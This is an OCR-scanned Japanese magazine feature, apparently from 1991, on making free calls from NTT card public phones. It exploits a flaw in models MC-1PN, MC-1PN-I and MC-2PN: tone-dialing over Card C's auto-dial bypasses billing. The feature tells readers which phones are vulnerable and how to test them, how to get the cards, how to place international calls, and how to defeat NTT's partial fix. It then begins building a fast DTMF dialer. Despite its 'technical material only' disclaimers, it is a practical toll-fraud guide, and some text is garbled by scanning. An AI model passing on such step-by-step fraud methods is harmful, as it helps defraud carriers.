
では、なぜにタダ電になるか
 というと、図5のNTTのa交
 換機は「プー」というダイヤル

受付音を出した直後に聞こえてくるオートダイヤル電子電話手帳が発した「ピッポツ／パツ」のダイヤリングテータをもとに、即座にb交換機につなげてしまいます。

そのあとから聞こえてくるカードCのダイヤルデータは、交換機がすでに接続手続きの状態に移行しているので、完全に無視されます。

つまり、121コンピュータにアクセスしようとしても、交換機が動作してからでは、時すでに遅しなのです。いくら121のピッポツパツを発信しても、ただの音声信号にすぎず、ダイヤリ

カードCハッキングで電話がつながる仕組 (図5)



発信電話機→①交換機→②交換機→着信電話機

実際には、㊶交換機と㊵交換機といった単純素朴な仕組みではなく、複雑な市外網や市内網が組み合わされたNTT 電話回線網によって発信電話機と着信電話機は接続されている。㊶交換機と㊵交換機は、それぞれの最端末の交換機ということ。

特集/NTTカードCで究極のタダ電を検証!

グデータとしては受け付けられないということです。

さて、カードCの磁気データ部分には「クレジット通話用のカードである」というカードの属性を表すデータが入っています。

公衆電話機の内部のコンピュータは、当然カードCとして取り扱います。

ところが、b交換機に121のコンピュータを経由せずにダイレクトに接続したa交換機は、10円玉や100円玉やテレカで電話をかけたと判断します。

ですから、a交換機は発信電話機に対して極性反転による課金信号を送ってきますが、公衆電話のコンピュータはカードC扱いですから、この「不当」な課金信号を無視します。

つまり、発信電話機とa交換機の間で、課金信号を巡っての偉大なるカン違いが発生しています。これは、すべてNTTの施設の中で起こっている事柄ですから、発信電話機と着信電話機を利用しているユーザーには、まったく関係ありません(NTTの交換機が壊れたり、誤作動したりしてたつて、通常の通話が可能なら、ユーザーとしては別に文句ないもんね)。

ということで、電気信号という形で取り扱われるお金の情報「課金信号」は、おろかなシステムの中で雲散霧消してしまうというわけなのです。

もちろん、121のコンピュータにはつながらませんから、暗証番号なんていう面倒なものも必要ありません。それでも、カー

ドCで電話が自由にかけられるのです。

またして大チョンボのNTT電話部門

非常に簡単なハッキングで、果たしてこれがタダ電のハッキングといえるかどうか正直いつて疑問なのですが、MC-1PN、MC-1PN-I、MC-2PNを発信電話機とした場合に共通するシステム上の大きなバグ(欠陥)ということは、間違えないようです。

ハードやソフトで防止する方法はいくらでもあるのに、その対処を怠って拙速にカードCを導入したツケが、NTT自身に回ってきたということでしょう。

それにしても、あまりにも愚かなことです。

エヌテーケー考現学

この特集の冒頭の方でも触れたようにカード型公衆電話機MC-1PN、MC-1PN-I、MC-2PNは、NTTの前身である電電公社が、総力を挙げて構築した公衆電話システムの利用ユーザー端末ということが出来ます。

1982年以来、現在に至るまでカード型公衆電話システムの基本的なアーキテクチャは、すべてここにあるといっても過言ではないでしょう。これはハード、ソフトの両面にいえることで、電電公社が新生NTTに託した偉大なる遺産、ドル箱なのです。

しかしながら、10年もたつと、いかに卓越した技術といえども時間による風化現象を避けて通

ることはできません。時代の風を受けて風化してしまった部分を改善しなければ、偉大な遺産が、偉大なお荷物になってしまうのは目に見えています。

しかし、NTTは古くなって陳腐化してしまった基本システムはまったく改善せずに、それまでになかった新規の付加機能を付け足すことだけに、ただひたすら終始しているようです。

いうなれば、柱が腐りかけた母屋の上にどんどん建て増しをして、外見は立派で当座は便利に過ごすことのできる住宅をリメイクしていることと同じです。この典型が、カードCによる自動クレジット通話システム

ということです。

カードCは、昨年8月からの導入予定が10月にずれ込んだりと、拙速なシステム導入だったという感が当初からありました。

原因はどうであれ、突貫工事の代償は大きいということです。

また、テレカの偽造などにみられるように、テレカを中心とする公衆電話システム全体の抜本的な改革が必要だと思うのですが…。

事件がある毎に「寝耳に水 of 突発事件」などと、ひたすら責任ののがれの弁を垂れるしか能のない無責任な方々に、それを期待するのはしよせんムリなのかもしれませんかね…。


しかしこれはあくまでも技術資料です!

とっても便利なカード! NTTカードCの入手方法

まず、クレジット通話の契約をするのだ!

クレジット通話やカードCの仕組、ハッキングについてはもうご理解いただけましたよね。それでは、肝腎なカードCの入手方法について説明しましょう。

一番手っ取り早くて簡単な方



▲写真1 NTTの支店にいくと、カードCの「お申し込みガイド」が置いてあるので参考にしよう。

● うち、AB流 ●

クレジット通話の申込方を伝授しよう!

クレジット通話・NTTカードC利用申込書

電話局、いはいや、NTTの支店の窓口に行き、この申込書をお申し込みを。

「今日からいって、絶対いふから、ここは書かなくていいのだ!!」

希望しても、かなえられないから、こんな極悪作をばねよ。

お客さま控

お申込み月日	年 月 日	工事希望月日	月 日
クレジット	サービス	登録	新 (03) -
種別	1. 複数 2. 通話 3. 通話・複数	電話番号	旧 () -
利用種別	住宅用	カード	要・否
お客さまのお名前 (ご契約者名)	基本料金: 月額100円 カードさえあればあとは余計なものはいらぬのだ!!		
電話設置場所	市 町 丁目 番 号	電話局	当然、必要!
お客さまのご住所	市 区 町 丁目 番 号	電話局	当然、必要!
ご連絡先	他人の電話番号は、いはいやと変なことをしない限り、あつち、合わせはこないから、記入はよしとしよう。	連絡先電話番号 (03) -	
承諾書	電話設置場所と同じ	カード	電話設置場所と同じ
送付先住所	お客さまのご住所と同じ	送付先住所	お客さまのご住所と同じ

ご記入要領 (上記の太線の枠内をご記入願います。)

- サービス種別
 - ① 「複数」とは、複数クレジットサービスのことで、これは、1の利用契約につき最大10個までのクレジット番号を設定することのできるサービスです。
 - ② 「通話」とは、通話先指定サービスのことで、これは、1の利用契約につき最大20電話番号まで通話先を指定することのできるサービスです。
- 登録電話番号
- お客さまのお名前
- 承諾書送付先住所
- カード送付先住所

後日、NTTからご利用契約の承諾通知書をお届けする際のあて先をご記入願います。

後日、NTTからオートクレジットカードをお届けする際のあて先をご記入願います。

これは、大ウソ!

※日本は、(株)テレカ
※西日本は、(株)関西テレカ

からカードは、やってくるのだ。

▲クレジット通話の利用申込用紙は、NTTの支店毎に作成しているようだ。支店によって多少書式は違うかもしれないが、おおむねこんなもの。

特集/NTTカードCで究極のタダ電を検証!

しかしこれはあくまでも技術資料です!

重要

注：設定用コードは「クレジット番号」の設定、または、変更の際に使用する重要な番号なので、大切に保存して下さい。

NTT

クレジット通話サービス ご注文承り書

契約者お名前 様

No. 第 号
平成 年 月 日
日本電信電話株式会社
東京情報案内センター所長


この度は、クレジット通話サービスのお申し込みをいただきありがとうございます。
本サービスにつきましては、電話サービスの契約に基づき、下記によりご契約させていただきます。

記

- ご利用開始月日 平成 年 月 日
- 登録電話番号(契約電話番号) (03) 局 番
- 設定用コード
- 付加機能サービス(有・無) A. 複 数 クレ ジ ャ ッ ト
B. 通 話 先 限 定

【ご利用にあたって】

- クレジット通話をご利用の際は、事前に『設定用コード』を使用して「クレジット番号」(お客様がお決めになった4桁の暗証番号・複数クレジットは10まで)・通話先限定は通話先(20まで)をクレジット通話交換機へのご設定をお願いします。
なお、設定は上記のご利用開始月日以降にお願ひします。
- ご利用方法につきましては、同封いたしました「使用説明書」をご覧ください。
- 『設定用コード』・「クレジット番号」は、関係者以外に知られないよう十分ご注意ください。



▲利用申込をしてから、3日ほどでこんな通話がやってくる。
暗証番号用設定コードが記載されているので取り扱い注意。

▲写真2 月々100円のサービス料で、なんでもありの
「スーパーカード」を手にすることができるのだ。

法は、あなたの加入電話を管理しているNTT支店(電話代請求のハガキに明示してある)の窓口について「クレジット通話の契約したい」あるいは「NTTカードCが欲しいがどうすればいいか」と尋ねれば、右に挙げたような利用申込書をくれます。これに必要記入事項を書き込んで、契約手続を結べば、あとはNTTが勝手に事務作業をしてくれます。

この方法のほかに、フリーダイヤル[0120-121144]や、クレジット通話の契約を登録しようとする電話から局番なしの116に電話をするだけで、利用契約が結べるそうです。

ただし、フリーダイヤルはいっつかけてもお話し中でした。

116は、たまたまその担当者がオバカサンだったのが「クレジット通話の契約は支店の窓口でないと受けられない」なんていっただす始末で、まだ事務通達が徹底していないようです。

余談ですが、着信専用電話でも、クレジット通話の契約ができるようで、要するに料金請求用の電話回線を持つてさえいれば、利用できます。

果報は寝て待て

利用申し込みをしてからほぼ3日程度で「クレジット通話サービスご注文承り書」というのが簡易書留で郵送されてきます。これには、クレジット通話の利用開始日と、暗証番号を設定するためのコード(暗証番

号の暗証番号のようなもの4桁)が明示されています。あとは、契約約款のようなものがちよこちよこつと記載されている程度です。また、この封筒にはクレジット通話の使用説明書が同封されています。

それから、ほぼ1週間程度で、念願のカードCが送付されてきます。これで、なんでもありの「スーパーカード」をやっとなににできるわけです。

ちなみにカードCは、東日本なら(株)テレカ、西日本なら(株)関西テレカで作成され、契約者に郵送されてきます。

カードCの請求枚数は、1契約について最大で10枚まで請求することができます。これは、申込時に、申請しておきます。

※6月12日現在、カードCの発給が遅れているそうで、「ご注文承り書」が来てから、2〜3週間程度かかるそうだ。待たされている人は「パンフには10日程度とある」と言っておガングレームをつけよう。

通信事業自由化のめぐみだ カードC以外にも タダ電できる便利なカードがある!

便利なカードは まだまだある

電話会社（電話機会社じゃなくって）という日本ではなにやら、なじみのない言葉のようなイメージをもってしまいますが、これは電話事業の電電公社独占時代が非常に長かったからでしょうか。

さて、電話事業の独占状態はなくなり自由化され、正確には第一種通信事業者と呼ばれる電話会社がいくつかできました。

もちろんNTTもそれらの

一つということですが、ここではNTT以外の電話会社（NCC）のことをご紹介しましょう。

っていったって、会社案内をするわけではありません。

これらの会社でも、NTTのカードCと同様な働きをするカードを出しています。

編集部で入手したのは、DDI（第二電電）の「DDIカード」「フリーコールカード」、日本高速通信の「CRECA（クレカ）」、「WELCA（ウェルカ）」、日本テレコム（Jテレ）の「フレ・カード」です。

これらのNCCのカードCに対抗カードについては、NTTの営業部門などでは気にしているようで、客を取られるなど職員にハッパをかけているようです（下の資料参照）。

さて、これらのカードは、

NTTカードCとほぼ同じ働きをするのですが、カードCが121のコンピュータにアクセスするのに対して、それぞれのNCCのコンピュータにアクセスしてそこから自社の電話回線を経由して着信電話につながるというのが大きな違いです。


ただしタダ電/ハッキングは、カードCとまったく同様で、MC-1PN、MC-1PN-I、MC-2PN、にカード挿入直後、ブー音が聞こえたらトーンダイヤルでオートダイヤルするだけです。

あとは、NTTの交換機が勝手に受信電話先につなげてしまいます。

だから、NCCにはまったく無関係に電話がつながっちゃうということです。

NTT 公衆電話も、月払い。 NTTカードC

Q&A集



▲NTTが窓口職員などの「お客様」担当職員に配布しているカードCの社員教育用パンフレット。Q&A形式になっている。

Q24. NCCも同様のカードを導入するという話がありますか？

A NCCも平成3年3月頃よりカードCと同様のクレジット通話専用カードを導入してくる予定です。そうすると、NTTの公衆電話からNCC課金の通話が自由に出来るようになります。NTTのお客さまを確保するためにも、NTTカードCを積極的に勧奨して下さい。

▲パンフレットは、30項目のQ&Aで構成されている。中にはこんな営業意識を持たせるようなものもあるが、NTT社員の意識は相当低いのが現状。NCC各社は、電話での対応からして商売をちゃんと意識している。がんばれNCC。


特集/NTTカードCで究極のタダ電を検証!

こんなにあるぞ! タダ電ハッキング可能なカードたち

しかしこれはあくまでも技術資料です!



▲ DDI (0077: 第二電電) の「DDI カード」。カードCと同じく、クレジット通話用のカード。カード発行手続 (発行時の手数料200円) をするだけです。回線加入の必要がなく、月々のサービス料は無料。問合せ先: 0077-779 (無料)。通話料金は銀行引き落とし。



▲ DDI の「フリーコールカード」。カード内に特定のかけ先電話番号が記録されており、カード型公衆電話に挿入するだけでその番号にかかってしまう、専用電話カード。利用料金は、契約者に請求されるというもの。入手方法、サービス料金は、「DDI カード」と同様。回線加入は必要。




▲ 日本高速通信の (0070) 「CRECA」。カードCと同じく、クレジット通話用のカード。回線加入 (NTT の局内工事費2000円) 契約が条件で、カード発行手数料や、月々のサービス料金は無料。問い合わせ先: 0070-70(無料)。通話料金は銀行引き落とし。



▲ 日本高速通信の「WELCA」。カード内に特定のかけ先電話番号が記録されており、カード型公衆電話に挿入するだけでその番号にかかってしまう、専用電話カード。利用料金は、契約者に請求されるというもの。入手方法、サービス料金は、「CRECA」と同様。



▲ 日本テレコム (0088) の「クレ・カード」。カード契約は回線加入 (NTT の局内工事費2000円) 契約が条件で、カード発行手数料は、加入申込と同時に100円 (通常は150円)。月々のサービス料金は無料。問合せ先: 0088-22-0050 (無料)。通話料金は銀行引き落とし。



▲ 「クレ・カード」の磁気情報を、磁気像削剤を使用して確認してみました。データフォーマットは、NTT のカードC とほぼ同様のようです。その他の NCC のカードもこれと同じです。カードの材質や磁性体層の構造は、通常のテレカとまったく同じです。

※ NCC とは、New Common Carrier のことで、つまり新規参入の電気通信事業者。

カードCタダ電ハッキングで Q²(0990) 国際電話はかかるのか?

国際電話の場合

「カードCで国際電話をかけることができますか?」と、NTTの窓口にあたねれば、「カードCでは国際電話をかけることはできません」という模範的な回答が必ず返ってくることでしょう。そりゃそうだ。クレジット通話用の121コンピュータは、KDD・ITJ・IDCなどの国際ダイヤルの回線につながっていないからです。

ところが、カードCハッキングでは、121コンピュータとはまったく関係ありませんから、国際電話をかけることのできる公衆電話機 [MC-1PN-I] なら通話にはまったく問題なしということですね。

ただし、国際電話を中継する電話会社にアクセスする番号 (KDD なら001) や国番号、そして通話先の国の地域番号、最後に相手の電話番号と、ダイヤル桁数が非常に多くなります。

たとえば、国番号 [1] のアメリカの場合だと11桁以上、国番号の桁数が多い台湾 [886] なら

13桁以上となります。

カードCのハッキングタイムが、2.4秒間とかなり長い時間ですが、さすがにこの時間内に、すべてのダイヤルを発信するには、かなり高速なトーンダイヤラを要します。

多桁送出用の超高速 DTMF ダイヤラについては、136ページで市販のダイヤラの改造をおこなっていますので、参考にしてください。



▲写真1 国際電話対応型のカード電話機 [MC-1PN-I]。



▲写真2 国際電話対応型の公衆電話ボックスには、このような案内板が掲示されてある。

ダイヤルQ² (0990)の場合

ダイヤルQ²の場合にも、フレキシット通話用のコンピュータは、Q²回線に接続されていないのですが、カードCハッキングではそんなことは、やっぱり関係ありません。

また、電話番号も0990—◇◇◇◇と10桁に統一されていますから、市外局番を含めた10桁のダイヤリングができる、やや高速なトーンダイヤラなら、まず問題はないでしょう。

と、ここまではこの特集を書いている5月下旬現在でのことなのですが、この号が発売され

る6月中旬では、そもそもボックス公衆電話からQ²にアクセスできない状況が予想されます。

ボックス電話の回線からダイヤルQ²にアクセスできないよう、交換機をコントロールするというのが実情のようで、10円玉でも100円玉でも、テレカでも、全然つながりません。これでは残念ながら、手も足も出ません。

とはいってもの「これは永続的な措置ではない」という憶測などが飛び交っていますが、その真偽のほどは、まだ判明していません。



▲写真3 受話器に貼ってあるQ²の利用不能を示すシール。

しかしこれはあくまでも技術資料です!

エゲレスでもタダ電ハッカー出現!?

月刊誌とはいえ、ニュースの早いアクションバンドがつかんだ情報によると、かの地英国では新手のタダ電ハッキングがはやっているようだ。

右に掲載した新聞記事によると、プリティッシュ・テレコム

の公衆電話から不正に国際電話をかけまくった、つまりタダ電したというものです。

新聞記事の常套手段で、詳しい手口は警察では聞けなかったとしていますが、「携帯用電話信号発生器」を使用したとされています。

携帯用電話信号発生器、なんじゃそれということなけれ、「ポータブル・テレホン・シグナル・ジェネレータ」の和訳じゃなくて、これは「トーンダイヤラ」のことだよ。きつと。

英から「ハロー」1億円
不正通話で19人逮捕

【ロンドン二十一日日本電】英カンタベリーの大英ケンブリッジ大学に留学中の邦人学生など計十九人が、公衆電話から日本などへ不正に長距離通話、英最大の電話会社プリティッシュ・テレコムに四十万ポンド(約一億円)以上の損害を与え、逮捕されたことが二十一日明らかになった。このうち邦人学生など二人はさる二

で計四百万(約十万円)の罰金刑と二年の保護観察処分を受けたが、残る九人については試験中のため、後日、裁判にかけられる。

ケンブリッジ警察では学生たちの手口について詳細を明らかにすることを拒否している。しかし、関係者によると、携帯用電話信号発生器を使った巧妙なものとされ、プリティッシュ・テレコムでは事件発生後、再発防止のため、すべての公衆電話に特殊な修正を施したという。

ケンブリッジでは事態の重大性を憂慮、今後、留学生対策の見直しを図りたいとしている。ケンブリッジ警察によれば、邦人学生のほか、香港、マレーシア、クウェート、オミニア、キプロスなど各国からの留学生だ

と、再発防止のため、すべての公衆電話に特殊な修正を施したという。

▲'91年5月22日付 読売新聞夕刊より。

カードCタダ電ハッキング できる電話とできない電話 の見分け方ズバリ教えます!

まずは、できる 公衆電話から

もうすでに109ページでご紹介したように、型番はMC-1PN、MC-1PN-I、MC-2PNの三機種ということになります。

しかし、型番と電話機が結びつくほどオタク的な奴は別として、一般的に電話機の型番を銘板などで確認するなどは、ちと面倒です。


そこで、カードCハッキングが可能な電話を、簡単に見分けられるための特徴を二点ほど挙げることにしましょう(右図)。

カードCを電話機に挿入し、受話器を耳にあて送話部分に「フーツ」と息を吹きかけ続けます(「あー」でもかまいませんよ。恥ずかしくなければ…)。

そして、受話部から「ブツ」という音といっしょに自分の息を吹く音が聞こえてくればOK。これは、受話器のマイクが「生きている」ということで、外部からのトーンダイヤル音も受け付けるといことです。


そして、電電公社時代に設計されたカード型公衆電話を機能

ハッキング可能な電話の特徴



アップ(オートダイヤル化)したNTTの大チョンボなのです。新機能を付加するはずの改良が、結果的には欠陥電話を作り出してしまったわけです。

さて、もう一つの特徴は、カードCによって発せられる121から始まるオートダイヤル中に、電話機内部でダイヤルする毎に、リレーがカチャカチャするよう



▲プラスチックボタンのものは、そもそもカードCが使えない。

特集/NTTカードCで究極のタダ電を検証!

な音がします。

これらの機種種の唯一の例外は、プッシュボタンがプラスチック（写真1）のもで、これは電話機内部にオートダイヤル機能がないので、そもそもカードCを受け付けません。

できない電話は動作音が静か

さて、カードCハッキングができない電話は右の写真に挙げたものなどですが、これらはすべて、電電公社からNTTになってから製造されたものです。

カードCを挿入してからの動作は、まったく同様なのですが、マイクの部分が暗証番号入力までミュート（マイクが生きていない）され、外部の音声信号を一切受け付けなくなっています。

これでは、マイクからいくらトーンダイヤラでダイヤリングしようとしても、不可能なのです。

また、121をダイヤリングしているときも、電話機本体はカチャカチャと鳴ったりせず、全体的に静かな動作をします。

余談ですが、カード式ピンク電話機もダメです。



▲カード式ピンク電話も、カードCハッキングは不可能。

カードCハッキングのできない電話




▲ MC-3PN




▲ MC-5AP



▲ MC-4PN



▲ MC-5BP



▲ MC-4PN-I



▲ デジタル電話
(ISDN 対応)

しかしこれはあくまでも技術資料です!

カードCタダ電をNTTは知っていた？ カードCハッキング対策済 電話がすでにあるのだが…

欠陥の改修が 始まっている！

通信事業者であるNTTの根幹を成す収入源は、などいっても「ダイヤル通話料」なのです。

このダイヤル通話料は、1度数10円という微々たる収入の膨大な蓄積によって、日本最大級の株式会社である「NTT」を根底から、ガッチリと支えているのです。

突き詰めていけば、1度数10円はNTTの生きる糧といっても過言ではないでしょう。

ところが、今回の特集で指摘した、カードCとMC-1 PN、MC-1 PN-I、MC-2 PNの関係に見られる大欠陥を生み出したのも、1度数10円で生きるNTTが自ら招いた結果といわざるをえません。

拙速なカードC導入と、電話通信事業の主導的立場にあるという奢りが、ハード・ソフト両面にわたる、極めて初歩的な不協和音の音源といえるでしょう。

もし、本誌の今回の特集によって、初めて発覚した特異な事

例であるというような発言がNTT自身によってなされたならば、121ページでも触れたように、それは発言者(NTT幹部)の、保身のための責任逃れの弁か、あるいは会社のためにする虚言以外のなにものでもありません。万が一、それが真実であったなら、事態は更に深刻なことになってしまいます。

そもそも、サービス向上を目指したはずのシステムが、有線電気通信の初歩の初歩であるDTMFダイヤリングの更に基本中の基本を見落として導入されたことに、他者から指摘されて初めて気が付いたというのであれば、第一種通信事業者としては、技術的に完全に欠格です。

ところが、NTTとはいえそこまで技術的には落ちぶれては

いないようで、こっそりと改修工事をすすめているようなのです。

つまり、実際にカードCハッキング防止策が成されているMC-1 PN、MC-1 PN-I、MC-2 PNがあります。

この対策は、機種毎というのではなく、NTTの支店レベルの対応のようで、極端な場合、道路を隔ててこっちと向こうの地域で「対策あり」、「対策なし」が峻別されることもあります。

アクションバンド編集部調べによると、岐阜県全域はすべて改修済みのようで、おそらくこの地域では深刻な事態に陥ったということが推察されます。

そこで、極秘に改修作業をするということになったのでしょうか、改修済の電話機には写真のような「104オートダイヤルカ

104オートダイヤル
カードが使えます。

▲104専用のオートダイヤルテレカが使えることを示すシール。番号案内に「有料になったから」といったって…そんな露骨な。1000円で、35回分の問い合わせができ(105度数分)、通常のテレカ(1000円で103度数)よりちょっとお得なカードがあるそう。確かにNTTって、小手先の商売はうまいよな。

特集/NTTカードCで究極のタダ電を検証!

ードが使えます」といったシールが貼られています。これは、「番号案内専用のオートダイヤルカード」のことで、このカードに公衆電話機を対応させるのと同時に、欠陥改修用のプログラムも盛り込まれたようです。

では、こういった改善かという、これがまたNTTの技術と力量を疑ってしまうかのようなシロモノなのなのです。

10円は捨てたNTT

カードCとMC-1 PN、MC-1 PN-I、MC-2 PNの発信欠陥を根本的に改善するつもりがあるなら、MC-3以降のようにカードC挿入から121のダイヤリングの終了までは、送話器（マイク）をミュート状態にすれば、ほぼ完璧でしょう。それなら「はい、正しくよくできました」といったところですよ。

ところが、いずれ廃棄してしまう旧電電公社のお荷物に、高い改修費はかけられないのか、かなり安直な方法で、この欠陥を取り繕おうとしている様子が見え見えます。

具体的には、例のゴールデンタイムはそのままマイクがライブで電話はいったんつながります。そして、交換機から課金信号がきた時点でカードCを排出させて、通話を切るといった、まったく間抜けなものなのです。

これは、自らのシステムに関して余りにも無知であり、人間の行動習性を無視した方法です。

まず、今の交換機は旧式といわれているクロスバ（機械式接点による交換機）でもかなり高

速に交換動作をするし、現在主流のデジタル交換機（性能についてはNTTご自慢の一品）ならほとんど瞬時のうちに交換動作するという優れた性能を見落としています。同一市内なら、それこそ「あつと」いう間に接続します。

ところで、カードCによるオートダイヤリング中（約10秒間）に交換機からやってくる課金信号は、MC-1 PN、MC-1 PN-I、MC-2 PNでは無視されてしまいます（NTT技術のオエライサンは勿論ご存じのはずですよ！）。

これはどういうことを意味するかというと、とりあえずカードCハッキングで交換機は交換動作のモードに入り、かけ先の回線に瞬時のうちに確実につなげ、ベルを鳴らします。

ただし、着信相手は電話のそばに待ちかまえているわけではないので、ベルが「リン・リン」となって「あつ電話だ」と受話器を取りますね。

そうすると、発信から着信までは数十秒かかっていますから、受信側が受話器を取った瞬間にまず1発目の課金信号がやってくるので一巻の終わりです。

が、人間は一回のちょっとした失敗ぐらではめげないから、もう一度チャレンジします。これがNTTが見落としていた人間の習性というやつです。

そこで、同じことをもう一回やります。

ベルが鳴って、受話器を取ってすぐに切れてしまったなら、「あれっ、変だな。またかか

てくるかも」と思って電話からはしばらく離れないはずですよ。よほどの急用がない限りは。

そして再びベルが鳴ろうものなら、すぐさま受話器を取り上げます。これも人間の習性ですよ。

さて、カードCによるオートダイヤリング中（約10秒間）に交換機からやってくる課金信号は無視されてしまいますから、この間に素早く着信側が受話器をとれば、次の課金信号がやってくるまでの1度数分は通話が可能なのです。

長距離など、交換機の接続時間が長く、課金間隔が短いものではあまり意味がありませんが、市内通話の1度数分ならほとんどの会話は成立しますし、もし途中で切れたらもう一回ですよ。

こんな単純なことが、NTTには分からないなんて…。

ハードの無知さについてはいうに及ばず、ソフトに関しては機械・コンピュータのソフト馬鹿というか、人間に関してのソフトの研究（なんていうほどの大袈裟なことではありませんが）が、完全に欠如しています。

ちょっと考えれば、誰にでも分かると思うんだけどな。

結果的には、根幹になる1度数10円を捨てちゃったということになるのでしょう。

ミスを修正することは、それを放置しておくよりはずっとマシなことなのですが、その修正作業でまた大バケこいたら、もう救いようがありません。

頭のいい方々がいつぱいいるはずなのにどうしてNTTって、そんなにオバカサンなの？

しかしこれはあくまでも技術資料ですよ！

世の中になければ作っちゃえばいい! カードCハッキング用 トーンダイヤラの製作!

トーンダイヤラを作ろう!

カードCのハッキングには、DTMFのトーンダイヤラが必要不可欠ですか、高速で多桁を自動発信できるオートダイヤラというのが、意外と現行機種が少なく入手がやや困難かもしれないというのが現状です。

数年前には、トーンダイヤラに電子電話手帳が組み込まれた製品が大流行しましたが、一時的なヒット商品は、市場からその手の製品が消えてしまうのも

早く、在庫品がディスカウントショップなどで、廉価販売で処分されてしまうのが運命のようです。

そこで、世の中にはないものは作ればいいということで、高速トーンダイヤラを作ってみました。

カードCハッキング用だけではなく、もちろん通常のDTMFトーンダイヤラとしても使用できます。

使用する半導体は、電話機が自由市場になったおかげで、電話用のダイヤラICが豊富に出

回っています。


ここで使用するのは、シャープのLR4801Dというもの、電話機などで使われている多機能LSIです。

仕様は、10チャンネルメモリで1チャンネル当たりの最大記憶桁は18桁です。

送出速度は220mSで、10桁のダイヤリング時間は2.2秒です。

秋葉原のパーツショップでの購入価格は、700円前後でした。

図1にLR4801のピン配置を掲載したので参照ください。



